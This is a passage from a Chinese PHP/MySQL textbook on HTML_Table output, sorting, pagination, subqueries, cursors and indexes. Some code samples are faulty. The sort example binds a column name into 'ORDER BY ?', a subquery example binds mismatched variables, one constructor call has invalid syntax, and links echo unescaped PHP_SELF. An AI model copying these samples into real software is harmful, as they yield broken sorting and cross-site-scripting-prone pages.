   total_cost DECIMAL(8,2) NOT NULL
);
```

35.2 用 PEAR 创建表格输出

尽管选项可能有变化，但产品总结或影片播放时间以表格或网格形式显示信息是当今最常使用的表现范式之一。而且从最开始 Web 开发人员就充分使用了 HTML 表格，但 XHTML 和 CSS 的引入使基于 Web 的表格表现比以往更可管理。本节将学习如何使用 PHP、MySQL 和名为 HTML_Table 的 PEAR 包构建数据驱动的表。

注解 PEAR已在第11章介绍。如果还不熟悉PEAR，请在继续阅读下面的内容之前花点时间回顾一下PEAR。

虽然可以在 PHP 代码中硬编码写入表格标签元素和属性，从而将数据库数据输出到 HTML 表中，但这样做很快会变得很麻烦并且容易出错。即使在简单的网站中也流行使用表格驱动的输出，所以如果以这种方式将设计和逻辑混合在一起，问题很快就会很突出。那么有什么解决方案呢？毫不奇怪，有人已经通过 PEAR 解决了这个问题，这个 PEAR 包名为 HTML_Table。

除了能极大减少特定于设计的代码量，HTML_Table 包还提供了一种简单的方法，可以在输出中结合 CSS 格式化属性。本节将学习如何安装 HTML_Table，用它来快速构建表格数据输出。注意，本节的目的不是介绍每一个 HTML_Table 特性，而是强调一些可能最经常用到的关键特点。HTML_Table 功能的完整列表请参见 PEAR 网站。

35.2.1 安装 HTML_Table

为了使用 HTML_Table 的特性，需要从 PEAR 进行安装。启动 PEAR，传入如下参数：

```
%>pear install -o HTML_Table
```

因为 HTML_Table 依赖于另一个包（HTML_Common），所以通过传入-o 选项，就会在当前目标系统中没有安装 HTML_Common 的情况下安装此包。执行此命令，将看到类似下面的输出：

```
downloading HTML_Table-1.8.3.tgz ...
Starting to download HTML_Table-1.8.3.tgz (16,994 bytes)
......done: 16,994 bytes
downloading HTML_Common-1.2.5.tgz ...
Starting to download HTML_Common-1.2.5.tgz (4,585 bytes)
...done: 4,585 bytes
install ok: channel://pear.php.net/HTML_Common-1.2.5
install ok: channel://pear.php.net/HTML_Table-1.8.3
```

安装之后，就可以使用 HTML_Table 的功能了。先介绍一些示例，这些例子都建立在其前一个例子之上，来创建更有表现力更有用的表。

35.2.2 创建简单表

最基本的，HTML_Table 只需要几个命令来创建表。例如，假设希望用 HTML 表格显示一个数据数组。代码清单 35-1 提供了一个示例，展示了如何使用一个简单的 CSS 样式表（由于篇幅有限这里没有给出）和 HTML_TABLE 来格式化$salesreport 数组中的销售数据。

代码清单 35-1 使用 HTML_Table 格式化销售数据

```
<?php
```

```
// 包含 HTML_Table 包
require_once "HTML/Table.php";

// 将数据组装进数组

$salesreport = array(
'0' => array("12309","45633","2010-12-19 01:13:42","$22.04","$5.67","$27.71"),
'1' => array("12310","942","2010-12-19 01:15:12","$11.50","$3.40","$14.90"),
'2' => array("12311","7879","2010-12-19 01:15:22","$95.99","$15.00","$110.99"),
'3' => array("12312","55521","2010-12-19 01:30:45","$10.75","$3.00","$13.75")
);

// 创建表属性的一个数组
$attributes = array('border' => '1');

// 创建表对象

$table = new HTML_Table($attributes);

// 设置首部

$table->setHeaderContents(0, 0, "Order ID");
$table->setHeaderContents(0, 1, "Client ID");
$table->setHeaderContents(0, 2, "Order Time");
$table->setHeaderContents(0, 3, "Sub Total");
$table->setHeaderContents(0, 4, "Shipping Cost");
$table->setHeaderContents(0, 5, "Total Cost");

// 循环处理数组以生成表数据

for($rownum = 0; $rownum < count($salesreport); $rownum++) {
    for($colnum = 0; $colnum < 6; $colnum++) {
        $table->setCellContents($rownum+1, $colnum,
                                $salesreport[$rownum][$colnum]);
    }
}

// 输出数据

echo $table->toHTML();

?>
```

代码清单35-1的输出如图35-1所示。

Order ID	Client ID	Order Time	Sub Total	Shipping Cost	Total Cost
12309	45633	2010-12-19 01:13:42	$22.04	$5.67	$27.71
12310	942	2010-12-19 01:15:12	$11.50	$3.40	$14.90
12311	7879	2010-12-19 01:15:22	$95.99	$15.00	$110.99
12312	55521	2010-12-19 01:30:45	$10.75	$3.00	$13.75

图35-1　使用HTML_Table创建表

用CSS和HTML_Table调整表格样式

从逻辑上讲，你会对表应用CSS样式。幸好，HTML_Table还支持另一个功能，可以传入表格、表头、行和单元格特定的属性来调整表格。这是通过用于表格属性的HTML_Table()构造函数、用于表头和行的setRowAttributes()方法和用于单元格特定属性的setCellAttributes()方法来实现的。对于每个方法，只需传入一个属性关联数组。例如，假设希望用id属性salesdata来标

记表格。可以如下实例化该表格:

```
$table = new HTML_Table("id"=>"salesdata");
```

在 35.2.3 节中，将学习如何使用此特性进一步改善代码清单 35-1。

35.2.3 创建更可读的行输出

虽然图 35-1 中的数据读起来非常容易，但大量数据的输出很快会使查看数据变得很困难。为缓解这个困难，设计人员通常会每隔一行变换一种颜色，来提供一个视觉上的分隔。使用 HTML_Table 来完成这个任务非常容易。例如，用脚本关联一个包含以下样式的样式表：

```
td.alt {
   background: #CCCC99;
}
```

现在紧接在代码清单 35-1 的 for 循环之后增加如下一行：

```
$table->altRowAttributes(1, null, array("class"=>"alt"));
```

执行这个修改后的脚本将得到类似于图 35-2 的输出。

Order ID	Client ID	Order Time	Sub Total	Shipping Cost	Total Cost
12309	45633	2010-12-19 01:13:42	$22.04	$5.67	$27.71
12310	942	2010-12-19 01:15:12	$11.50	$3.40	$14.90
12311	7879	2010-12-19 01:15:22	$95.99	$15.00	$110.99
12312	55521	2010-12-19 01:30:45	$10.75	$3.00	$13.75

图 35-2 使用 HTML_Table 交替调整行样式

35.2.4 根据数据库数据创建表

虽然使用数组作为创建表格的数据源对于介绍 HTML_Table 的基本功能很适合，但你很可能要从数据库中获取这些信息。因此，下面以前面的例子为基础，从 MySQL 数据库中获取销售数据并以表格样式显示给用户。

这个过程实际上与代码清单 35-1 没有太多差别，只是这一次要从结果集中而不是从标准数组中获取数据。代码清单 35-2 包含了有关代码。

代码清单 35-2 以表格样式显示 MySQL 数据

```
<?php

    // 包含 HTML_Table 包
    require_once "HTML/Table.php";

    // 连接 MySQL 数据库
    $mysqli = new mysqli("localhost", "websiteuser", "secret", "corporate");

    // 创建表属性数组
    $attributes = array('border' => '1');

    // 创建表对象
    $table = new HTML_Table($attributes);
```

```
// 设置首部

$table->setHeaderContents(0, 0, "Order ID");
$table->setHeaderContents(0, 1, "Client ID");
$table->setHeaderContents(0, 2, "Order Time");
$table->setHeaderContents(0, 3, "Sub Total");
$table->setHeaderContents(0, 4, "Shipping Cost");
$table->setHeaderContents(0, 5, "Total Cost");

// 循环处理数组以生成表数据

// 创建和执行查询
$query = "SELECT id AS `Order ID`, client_id AS `Client ID`,
                 order_time AS `Order Time`,
                 CONCAT('$', sub_total) AS `Sub Total`,
                 CONCAT('$', shipping_cost) AS `Shipping Cost`,
                 CONCAT('$', total_cost) AS `Total Cost`
                 FROM sales ORDER BY id";

$stmt = $mysqli->prepare($query);

$stmt->execute();

$stmt->bind_result($orderID, $clientID, $time, $subtotal, $shipping, $total);

// 从行 1 开始，所以不要覆写首部
$rownum = 1;

// 格式化每一行

while ($stmt->fetch()) {

    $table->setCellContents($rownum, 0, $orderID);
    $table->setCellContents($rownum, 1, $clientID);
    $table->setCellContents($rownum, 2, $time);
    $table->setCellContents($rownum, 3, $subtotal);
    $table->setCellContents($rownum, 4, $shipping);
    $table->setCellContents($rownum, 5, $total);

    $rownum++;

}

// 输出数据
echo $table->toHTML();

// 关闭 MySQL 连接
$mysqli->close();

?>
```

执行代码清单 35-2 将得到与前面图 35-1 中相同的输出。

35.3　排序输出

显示查询结果时，使用方便于用户的条件对信息排序是有意义的。例如，如果用户希望浏览 products 表中的所有产品的列表，以字母升序排序产品可能就足够了。但是，有些用户可能希望使用其他某些条件（例如按价格）对信息排序。通常，这样的机制通过链接列表头（例如前面示例中使用的表头）来实现。单击其中任何链接就会使用该表头作为条件对表数据进行排序。

为了对数据排序，需要创建一个机制，使查询能够根据所需的列对查询到的数据进行排序。对此，

通常的办法是链接表头中的各列。下面给出一个例子来说明如何创建这样一个链接：

```
$orderID = "<a href='".$_SERVER['PHP_SELF']."?keyword=id'>Order ID</a>";
$table->setHeaderContents(0, 0, $orderID);
```

各个表头均采用这种模式，最终呈现的 OrderID 链接如下所示：

```
<a href='viewsales.php?sort=id'>Order ID</a>
```

接下来，修改查询来改变 ORDER BY 目标。下面获取 *GET* 参数，并传入上一节得到的查询：

```
$sort = (isset($_GET['sort'])) ? $_GET['sort'] : "id";
$query = $mysqli->prepare("SELECT id AS `Order ID`, client_id AS `Client ID`,
          order_time AS `Order Time`,
          CONCAT('$', sub_total) AS `Sub Total`,
          CONCAT('$', shipping_cost) AS `Shipping Cost`,
          CONCAT('$', total_cost) AS `Total Cost`
          FROM sales ORDER BY ? ASC");

$stmt->bind_param("s", $sort);
```

如果通过 URL 传入了一个 *sort* 参数，该值将作为排序条件。否则，使用默认的 *id*。重要的一点是确保$_GET['sort']确实包含某个列名，为此，一种办法是在查询之前加上某种能够确定这一点的逻辑：

```
$columns = array('id','order_time','sub_total','shipping_cost','total_cost');

if (in_array($sort, $columns)) {
   // 继续执行查询
}
```

第一次加载这个脚本将使输出按 id 排序。示例输出如图 35-3 所示。

Order ID	Client ID	Order Time	Sub Total	Shipping Cost	Total Cost
12309	45633	2010-12-19 01:13:42	$22.04	$5.67	$27.71
12310	942	2010-12-19 01:15:12	$11.50	$3.40	$14.90
12311	7879	2010-12-19 01:15:22	$95.99	$15.00	$110.99
12312	55521	2010-12-19 01:30:45	$10.75	$3.00	$13.75

图 35-3 按默认的 id 排序的销售表输出

单击 Client ID 表头将对输出重新排序。排序后的输出如图 35-4 所示。

Order ID	Client ID	Order Time	Sub Total	Shipping Cost	Total Cost
12310	942	2010-12-19 01:15:12	$11.50	$3.40	$14.90
12311	7879	2010-12-19 01:15:22	$95.99	$15.00	$110.99
12309	45633	2010-12-19 01:13:42	$22.04	$5.67	$27.71
12312	55521	2010-12-19 01:30:45	$10.75	$3.00	$13.75

图 35-4 按 client_id 排序的销售表输出

35.4 创建分页输出

将查询结果分割为多页，这已经成为电子商务名录和搜索引擎的常见特性。此特性不仅有利于提高可读性，还能进一步优化页面加载。你可能会奇怪地了解到，向网站增加此特性相当简单。本节展

示如何实现此特性。

这个特性部分依赖于 MySQL 的 LIMIT 子句。LIMIT 子句用于指定从 SELECT 查询返回的记录起始点和行数。其一般语法如下：

```
LIMIT [offset,] number_rows
```

例如，为限制返回的查询结果仅为前 5 行，可以构造如下查询：

```
SELECT name, price FROM products ORDER BY name ASC LIMIT 5;
```

这等同于：

```
SELECT name, price FROM products ORDER BY name ASC LIMIT 0,5;
```

但是，要从结果集的第 5 条记录开始，则要使用如下查询：

```
SELECT name, price FROM products ORDER BY name ASC LIMIT 5,5;
```

因为此语法非常方便，所以只需要确定 3 个变量以创建结果分页机制。

- **每页条目数**。这完全取决于你。另外，可以轻松地为用户提供定制此变量的功能。这个值传入 LIMIT 子句的 number_rows 部分。
- **行偏移**。这个值取决于当前加载的页面。该值通过 URL 传递，这样可以将其传入 LIMIT 子句的 offset 部分。在下面代码中你将会看到如何计算这个值。
- **结果集中的总行数**。这是必要的信息，因为这个值要用来确定页面是否需要包含下一页的链接。

有意思的是，无需对 MySQL 数据库类做任何修改。因为这个概念似乎会造成很多困惑，所以我们首先来查看代码，然后查看代码清单 35-4 中的完整示例。首先，连接 MySQL 数据库，设置每页应当显示的条目数，如下：

```
<?php
   $mysqli = new mysqli("localhost", "websiteuser", "secret", "corporate");
   $pagesize = 4;
```

接下来，用三元运算符确定是否已经通过 URL 传递了*$_GET['recordstart']*参数。此参数确定结果集的开始偏移位置。如果存在此参数，则赋给*$recordstart*；否则，*$recordstart* 设置为 0：

```
$recordstart = (int) $_GET['recordstart'];
$recordstart = (isset($_GET['recordstart'])) ? $recordstart : 0;
```

接下来，执行数据库查询，使用上一节创建的 tabular_output()方法输出数据。注意，记录偏移被赋为*$recordstart*，要获取的条目数被赋为*$pagesize*。

```
$stmt = $mysqli->prepare("SELECT id AS `Order ID`, client_id AS `Client ID`,
          order_time AS `Order Time`,
          CONCAT('$', sub_total) AS `Sub Total`,
          CONCAT('$', shipping_cost) AS `Shipping Cost`,
          CONCAT('$', total_cost) AS `Total Cost`
          FROM sales ORDER BY id LIMIT ?, ?");

$stmt->bind_param("ii", $recordstart, $pagesize);
```

接下来，必须确定可用记录的总数，这可以从原查询去掉 LIMIT 子句来完成。但是，为优化查询，我们使用了 count()函数而不是获取完整的结果集：

```
$result = $mysqli->query("SELECT count(client_id) AS count FROM sales");
list($totalrows) = $result->fetch_row();
```

最后，创建上一页和下一页链接。上一页链接只在记录偏移*$recordstart* 大于 0 时才创建。下一

页链接只在还有记录需要获取时创建，这意味着*$recordstart+$pagesize*必须小于*$totalrows*。

```
// 创建 previous 链接
if ($recordstart > 0) {
   $prev = $recordstart - $pagesize;
   $url = $_SERVER['PHP_SELF']."?recordstart=$prev";
   printf("<a href='%s'>Previous Page</a>", $url);
}

// 创建 next 链接
if ($totalrows > ($recordstart + $pagesize)) {
   $next = $recordstart + $pagesize;
   $url = $_SERVER['PHP_SELF']."?recordstart=$next";
   printf("<a href='%s'>Next Page</a>", $url);
}
```

示例输出如图 35-5 所示。

Order ID	Client ID	Order Time	Sub Total	Shipping Cost	Total Cost
12310	942	2010-12-19 01:15:12	$11.50	$3.40	$14.90
12311	7879	2010-12-19 01:15:22	$95.99	$15.00	$110.99
12309	45633	2010-12-19 01:13:42	$22.04	$5.67	$27.71
12312	55521	2010-12-19 01:30:45	$10.75	$3.00	$13.75

Previous Page Next Page

图 35-5 创建分页结果（每页 4 个结果）

35.5 列出页码

如果有多页结果要显示，用户可能希望以非线性的顺序进行浏览。例如，用户可能想从第一页跳到第三页，然后第六页，再次回到第一页。幸运的是，为用户提供页码链接列表非常简单。根据上一示例，首先确定总页数并将此值赋给*$totalpages*。将结果记录总数除以所选的每页大小，用 ceil() 函数上取整，就可以确定总的页数：

```
$totalpages = ceil($totalrows / $pagesize);
```

接下来，确定当前页码并将其赋给*$currentpage*。将当前记录偏移（*$recordstart*）除以所选的页面大小（*$pagesize*），再加 1（因为 LIMIT 偏移从 0 开始），就可以确定当前页码：

```
$currentpage = ($recordstart / $pagesize ) + 1;
```

接下来，创建方法 pageLinks() 并为这个方法传入以下 4 个参数。

- *$totalpages*，结果页面总数，存储在$totalpages 变量中。
- *$currentpage*，当前页面，存储在$currentpage 变量中。
- *$pagesize*，所选的页面大小，存储在$pagesize 变量中。
- *$parameter*，通过 URL 传递记录偏移所用的参数名。至此为止，一直都在使用 recordstart，所以在下面的示例中还会使用它。

pageLinks() 方法如下：

```
function pageLinks($totalpages, $currentpage, $pagesize, $parameter) {

   // 从第一页开始
   $page = 1;

   // 从记录 0 开始
   $recordstart = 0;
```

```
    // 实例化$pageLinks
    $pageLinks = "";

    while ($page <= $totalpages) {
        // 如果不是当前页面，则链接它
        if ($page != $currentpage) {
            $pageLinks .= "<a href=\"".$_SERVER['PHP_SELF']."
                          ?$parameter=$recordstart\">$page</a> ";
        // 如果是当前页面，则列出数字
        } else {
            $pageLinks .= "$page ";
        }
            // 移到下一个记录定界符
            $recordstart += $pagesize;
            $page++;
    }
    return $pageLinks;
}
```

最后，如下调用此函数：

```
echo "Pages: ".
pageLinks($totalpages, $currentpage, $pagesize, "recordstart");
```

页面列表的示例输出以及本章介绍的其他部分，如图 35-6 所示。

Order ID	Client ID	Order Time	Sub Total	Shipping Cost	Total Cost
12310	942	2010-12-19 01:15:12	$11.50	$3.40	$14.90
12311	7879	2010-12-19 01:15:22	$95.99	$15.00	$110.99
12309	45633	2010-12-19 01:13:42	$22.04	$5.67	$27.71
12312	55521	2010-12-19 01:30:45	$10.75	$3.00	$13.75

Previous Page Next Page
Pages: 1 2

图 35-6　生成页面结果的页码列表

35.6　用子查询查询多个表

适当规范化的数据库是构建和管理成功的数据驱动项目的关键。当然，效率的增加会带来一定的复杂性，不仅在于要严格地结构化数据库模式以确保满足规范化规则，而且在于要构建能够跨越多个表的查询［称为联结（join）］。

子查询（subquery）为用户提供了查询多个表的一种辅助手段，与联结所需的语法相比，子查询使用一种显然更直观的语法。本节介绍子查询，展示如何在应用程序中去掉冗长的联结和麻烦的多个查询。记住，这不是 MySQL 子查询功能的详细教程，完整的内容请参见 MySQL 手册。

简言之，子查询是嵌入在另一条语句中的 SELECT 语句。例如，假设希望创建一个鼓励合用汽车的基于地域的网站，能为会员列出有相同区号的会员列表。members 表的相关部分如下：

```
+-----+------------+-----------+--------------+-------+--------+
| id  | first_name | last_name | city         | state | zip    |
+-----+------------+-----------+--------------+-------+--------+
|   1 | Jason      | Gilmore   | Columbus     | OH    | 43201  |
|   2 | Matt       | Wade      | Jacksonville | FL    | 32257  |
|   3 | Sean       | Blum      | Columbus     | OH    | 43201  |
|   4 | Jodi       | Stiles    | Columbus     | OH    | 43201  |
+-----+------------+-----------+--------------+-------+--------+
```

若没有子查询，就需要执行两个查询，或执行一个稍微复杂的查询 self-join。下面讲述执行两个查询的方式。首先，需要获取会员的 ZIP 编码：

```
$zip = SELECT zip FROM members WHERE id=1
```

接下来，需要将 ZIP 编码传入第二个查询：

```
SELECT id, first_name, last_name FROM members WHERE zip='$zip'
```

利用子查询，可以将这些任务组合在一个查询中，以确定哪些会员与 Jason Gilmore 共享同一 ZIP 编码，如下：

```
SELECT id, first_name, last_name FROM members
       WHERE zip = (SELECT zip FROM members WHERE id=1);
```

这会返回如下输出：

```
+----+------------+------------+
| id | first_name | last_name  |
+----+------------+--------- --+
|  1 | Jason      | Gilmore    |
|  3 | Sean       | Blum       |
|  4 | Jodi       | Stiles     |
+----+------------+------------+
```

35.6.1 用子查询完成比较

子查询在完成比较时也非常有用。例如，假设向 members 表增加了字段 daily_mileage，提示会员向其中增加其概况信息以做研究之用。你可能想了解哪些会员的旅程超过所有网站会员的平均水平。如下查询可以确定这一点：

```
SELECT first_name, last_name FROM members WHERE
   daily_mileage > (SELECT AVG(daily_mileage) FROM members);
```

创建子查询时，可以使用 MySQL 支持的任何比较操作符和聚集函数。

35.6.2 用子查询确定存在性

根据合伙用车的思想，假设网站提示会员列出归其支配的交通工具类型（例如摩托车、货车或四门轿车）。因为从逻辑上讲，有些会员会拥有多种交通工具，所以要创建两个新表来映射这种关系。第一个表 vehicles 存储交通工具类型列表及描述：

```
CREATE TABLE vehicles (
   id INT UNSIGNED NOT NULL AUTO_INCREMENT,
   name VARCHAR(25) NOT NULL,
   description VARCHAR(100),
   PRIMARY KEY(id));
```

第二个表 member_to_vehicle 将成员 ID 映射到交通工具 ID：

```
CREATE TABLE member_to_vehicle (
   member_id INT UNSIGNED NOT NULL,
   vehicle_id INT UNSIGNED NOT NULL,
   PRIMARY KEY(member_id, vehicle_id));
```

记住，合伙用车的想法包括为没有车的会员提供一个机会，使他们能搭车来分担旅行成本。因此，不是所有会员都会被列在这个表中，因为它只包括拥有车的会员。根据前面给出的 members 表数据，member_to_vehicle 如下所示：

```
+-----------+------------+
| member_id | vehicle_id |
+-----------+------------+
|     1     |      1     |
|     1     |      2     |
|     3     |      4     |
|     4     |      4     |
|     4     |      2     |
|     1     |      3     |
+-----------+------------+
```

现在，假设希望确定哪些会员至少拥有一种交通工具。结合子查询使用 EXISTS 子句可以轻松地获取此信息：

```
SELECT DISTINCT first_name, last_name FROM members WHERE EXISTS
   (SELECT * from member_to_vehicle WHERE
      member_to_vehicle.member_id = members.id);
```

这会得到如下结果：

```
+------------+-----------+
| first_name | last_name |
+------------+-----------+
| Jason      | Gilmore   |
| Sean       | Blum      |
| Jodi       | Stiles    |
+------------+-----------+
```

使用 IN 子句也可以得到相同的输出，如下：

```
SELECT first_name, last_name FROM members
   WHERE id IN (SELECT member_id FROM member_to_vehicle);
```

35.6.3　用子查询维护数据库

子查询不仅限于选择数据，还可以用来管理数据库。例如，假设扩展合伙用车服务，创建了一种方法，可以让会员在长距离用车时为其他会员提供经济补偿。会员只拥有分配得到的信用度，所以每次会员购买了一趟新旅程时，必须调整信用余额，这可以如下来完成：

```
UPDATE members SET credit_balance =
   credit_balance - (SELECT cost FROM sales WHERE sales_id=54);
```

35.6.4　在 PHP 中使用子查询

与前面几章中介绍的其他许多 MySQL 特性一样，在 PHP 应用程序中使用子查询是一个透明的过程，只要像执行任何其他查询一样执行子查询即可。例如，以下脚本获取与用户 Jason 有相同 ZIP 编码的人员列表：

```
<?php
   $mysqli = new mysqli("localhost", "websiteuser",
                                     "secret", "corporate");
   $stmt = $mysqli->prepare("SELECT id, first_name, last_name FROM members
             WHERE zip = (SELECT zip FROM members WHERE id=?)");

  $stmt->bind_param("ii", $recordstart, $pagesize);

$stmt->execute();
```

```
// 照常遍历数据
?>
```

35.7 用游标迭代结果集

如果使用 PHP 的 fopen()函数打开文件或者操作数据数组，就会使用指针来完成任务。在前一种情况下，文件指针用于指示文件中的当前位置，而在后一种情况下，指针用来遍历并可能操作各个数组值。

大多数数据库都提供了一个类似的特性来迭代处理结果集。该特性称为游标（cursor），允许你单独地获取集合中的每条记录，在该记录上执行多种操作时，不需要担心会影响集合中的其他记录。为什么这很有用？假设公司为员工提供了基于出勤工资和佣金比率的假期奖金。但是，奖金的数额取决于很多因素，范围如下所示。

- 如果工资> 60 000 美元且佣金比率>5%，则奖金 = 工资×佣金比率。
- 如果工资> 60 000 美元且佣金比率≤5%，则奖金 = 工资×3%。
- 对于所有其他员工，奖金 = 工资×7%。

从本节你将了解到，这个任务用游标可以很容易地完成。Oracle 和 Microsoft SQL Server 等数据库很早以前就提供了游标支持，MySQL 从版本 5 也开始支持游标。

35.7.1 游标基础

在学习如何创建和使用 MySQL 游标之前，先花些时间研究此特性的一些基础知识。一般来讲，MySQL 游标的生命周期必须以如下顺序进行。

(1) 使用 DECLARE 语句声明游标。
(2) 使用 OPEN 语句打开游标。
(3) 使用 FETCH 语句从游标中获取数据。
(4) 使用 CLOSE 语句关闭游标。

此外，使用游标时还要考虑一些限制。

- **服务器端**。有些数据库服务器可以同时运行服务器端游标和客户端游标。服务器端游标在数据库中管理，而客户端游标可以在数据库之外的应用程序中请求和控制。MySQL 只支持服务器端游标。
- **只读**。游标可以是可读和可写的。只读游标可以从数据库中读取数据，而可写游标可以更新由游标指向的数据。MySQL 只支持只读游标。
- **敏感**。游标可以是敏感的，也可以是不敏感的。敏感游标引用数据库中的实际数据，而不敏感游标指向在创建游标时建立的数据临时副本。MySQL 只支持敏感游标。
- **只向前**。高级的游标实现可以向后和向前遍历数据集、跳过记录，以及完成其他大量导航任务。目前，MySQL 游标是只向前的，意味着只能向前遍历数据集。此外，MySQL 游标一次只能向前移动一条记录。

35.7.2 创建游标

在使用游标前，必须使用 DECLARE 语句创建（声明）游标。此声明指定游标名和游标要操作的

数据。其形式如下：

```
DECLARE cursor_name CURSOR FOR select_statement
```

例如，要声明本节前面讨论的奖金计算游标，可执行如下声明：

```
DECLARE calc_bonus CURSOR FOR SELECT id, salary, commission FROM employees;
```

声明游标之后，必须打开才能使用。

35.7.3　打开游标

虽然游标查询在 DECLARE 语句中定义，但在打开游标之前查询并未真正执行。可以使用 OPEN 语句完成此任务：

```
OPEN cursor_name
```

例如，为打开本节前面创建的 calc_bonus 游标，要执行：

```
OPEN calc_bonus;
```

35.7.4　使用游标

使用游标指向的信息是通过 FETCH 语句完成的。其形式如下：

```
FETCH cursor_name INTO varname1 [, varname2...]
```

例如,以下存储过程(第32章介绍了存储过程)calculate_bonus()获取游标指向的 id、salary 和 commission 字段，完成必要的比较，最后插入适当的奖金：

```
DELIMITER //

CREATE PROCEDURE calculate_bonus()
BEGIN

   DECLARE emp_id INT;
   DECLARE sal DECIMAL(8,2);
   DECLARE comm DECIMAL(3,2);
   DECLARE done INT;

   DECLARE calc_bonus CURSOR FOR SELECT id, salary, commission FROM employees;

   DECLARE CONTINUE HANDLER FOR NOT FOUND SET done = 1;

   OPEN calc_bonus;

   BEGIN_calc: LOOP

      FETCH calc_bonus INTO emp_id, sal, comm;

      IF done THEN
         LEAVE begin_calc;
      END IF;

      IF sal > 60000.00 THEN
         IF comm > 0.05 THEN
            UPDATE employees SET bonus = sal * comm WHERE id=emp_id;
         ELSEIF comm <= 0.05 THEN
            UPDATE employees SET bonus = sal * 0.03 WHERE id=emp_id;
         END IF;
      ELSE
         UPDATE employees SET bonus = sal * 0.07 WHERE id=emp_id;
```

```
        END IF;
    END LOOP begin_calc;
    CLOSE calc_bonus;
END//
DELIMITER ;
```

35.7.5 关闭游标

在使用游标完毕之后，应当用 CLOSE 语句关闭它，回收重要的系统资源。为关闭本节前面打开的 clac_bonus 游标，执行：

```
CLOSE calc_bonus;
```

关闭游标非常重要，所以 MySQL 会在离开声明了游标的语句块时自动关闭游标。但是，出于清晰的目的，应当尽量显式地使用 CLOSE 关闭游标。

35.7.6 在 PHP 中使用游标

与存储过程和触发器一样，在 PHP 中使用游标是非常简单的。执行前面创建的 calculate_bonus()存储过程（它包含 calc_bonus 游标）：

```
<?php
  // 实例化 mysqli 类
  $db = new mysqli("localhost", "websiteuser", "secret", "corporate");
  // 执行存储过程
  $result = $db->query("CALL calculate_bonus()");
?>
```

35.8 小结

本章介绍了在开发数据驱动的应用程序时会遇到的一些常见任务。首先介绍了以表格格式输出数据结果的一种方便易行的方法，然后学习了如何向每条输出数据记录增加可操作的选项。此策略得到了进一步扩展，以展示如何根据给定表字段对结果排序。最后，介绍了如何通过创建链接页面列表把查询结果分散到多个页面上，让用户能够以非线性的方式导航结果。

下一章将介绍 MySQL 数据库的索引和全文搜索功能，并展示如何使用 PHP 执行基于 Web 的数据库搜索。

第 36 章 索引和搜索

第28章介绍了 PRIMARY 和 UNIQUE 键的使用，分别定义了它们的作用，展示了如何将它们加入到表结构中。不过，索引在数据库开发中起到非常重要的作用，值得再花一些时间专门讨论这些特性。本章涵盖如下主题。

- **数据库索引**。本章前半部分介绍一般的数据库索引术语和概念，并讨论主键、唯一、常规和全文 MySQL 索引。
- **基于表单的搜索**。本章后半部分展示如何创建启用 PHP 的搜索界面，来查询新增加索引的 MySQL 表。

36.1 数据库索引

索引（index）本质上是表字段的有序（或索引）子集，其每个记录项指向相应的表记录。一般而言，在 MySQL 数据库开发策略中引入索引将带来如下优点。

- **查询优化**。数据按输入时的顺序存储在表中。但是，此顺序与你要访问的顺序也许并不一致。例如，假设批量插入一组根据 SKU 排序的产品。在线商店的访问者很有可能根据产品名来搜索产品。当目标数据有序时（在这里以字母顺序排序），数据库搜索可以最高效地执行，所以为产品的 name 列（以及任何经常搜索的其他列）添加索引是有意义的。
- **唯一性**。通常，需要一种方法根据已知为唯一的某个值或某组值来标识一条数据记录。例如，考虑一个存储公司部门成员信息的表。此表可能包括每位部门成员的名和姓氏、电话号码，以及社会保险号的信息。虽然两名或多名部门成员可能同名（例如 John Smith）或电话号码相同（例如他们在同一间办公室），但任何两名员工都不可能拥有相同的社会保险号，因而可以确保每行的唯一性。
- **文本搜索**。因为有全文索引，所以用户现在可以对任何全文索引字段中大量文本的搜索进行优化。

共有 4 类索引：主键索引、唯一索引、常规索引和全文索引。本节将介绍这 4 类索引。

36.1.1 主键索引

主键索引是关系数据库中最常见的索引类型。它用于根据主键自身的唯一性来唯一标识每条记录。因此，该键必须是该记录所表示实体唯一拥有的值，或者是数据库生成的唯一值，例如自增加整数值。这样，无论以后是否删除以前存在的记录，每条记录都有唯一的主键索引。例如，假设希望创

建公司 IT 小组网站使用的数据库。此表如下：

```
CREATE TABLE bookmarks (
   id INT UNSIGNED NOT NULL AUTO_INCREMENT,
   name VARCHAR(75) NOT NULL,
   url VARCHAR(200) NOT NULL,
   description MEDIUMTEXT NOT NULL,
   PRIMARY KEY(id));
```

因为 id 列在每次插入时自动增加（从 1 开始），所以 bookmarks 表不可能包含具有完全相同单元格的行。例如，考虑如下 3 个查询：

```
INSERT INTO bookmarks (name, url, description)
       VALUES("Apress", "www.apress.com", "Computer books");
INSERT INTO bookmarks (name, url, description)
       VALUES("Google", "www.google.com", "Search engine");
INSERT INTO bookmarks (name, url, description)
       VALUES("W. Jason Gilmore", "www.wjgilmore.com", "Jason's website");
```

执行这 3 个查询并获取表记录，将得到如下输出：

```
+-------+------------------+-------------------+-----------------+
| id    | name             | url               | description     |
+------ +------------------+-------------------+-----------------+
|     1 | Apress           | www.apress.com    | Computer books  |
|     2 | Google           | www.google.com    | Search engine   |
|     3 | W. Jason Gilmore | www.wjgilmore.com | Jason's website |
+-------+------------------+-------------------+-----------------+
```

注意，在每次插入时 id 列会增加，这确保了行的唯一性。

注解 每个表只能有一个自增字段，该字段必须指定为主键。此外，任何指定为主键的字段不能包含NULL值，即使没有显式声明为NOT NULL，MySQL也会自动赋予此特性。

若创建一个主键并让开发人员能够猜出其所表示行的信息，的确有欠考虑。原因在于：如果不使用一个整数值作为 bookmarks 表的主键索引，而是决定使用 url，这个决定的后果应当很明显。首先，如果由于商标问题或收购等原因 URL 改变了怎么办？即使是一度被认为肯定唯一的社会保险号，也有可能由于身份被盗用而改变。为减少麻烦，要始终使用对所表示数据没有任何意义的主键索引。这应当是一个自治的工具，其作用只是确保能唯一地标识数据记录。

36.1.2 唯一索引

与主键索引一样，唯一索引可防止创建重复的值。但是，不同之处在于每个表只能有一个主键索引，但可以有多个唯一索引。记住这种可能性，修改上一节的 bookmarks 表。虽然两个网站可以同名，例如都叫“Great PHP resource”，但如果 URL 相同就不合适了。这似乎是个理想的唯一索引：

```
CREATE TABLE bookmarks (
   id INT UNSIGNED NOT NULL AUTO_INCREMENT,
   name VARCHAR(75) NOT NULL,
   url VARCHAR(200) NOT NULL UNIQUE,
   description MEDIUMTEXT NOT NULL,
   PRIMARY KEY(id));
```

如前所述，在给定表中有可能指定多个唯一字段。例如，假设向新网站插入记录时，希望防止用

户重复地指定无意义的名字（例如“酷网站”）。再来看 bookmarks 表，定义 name 列为唯一：

```
CREATE TABLE bookmarks (
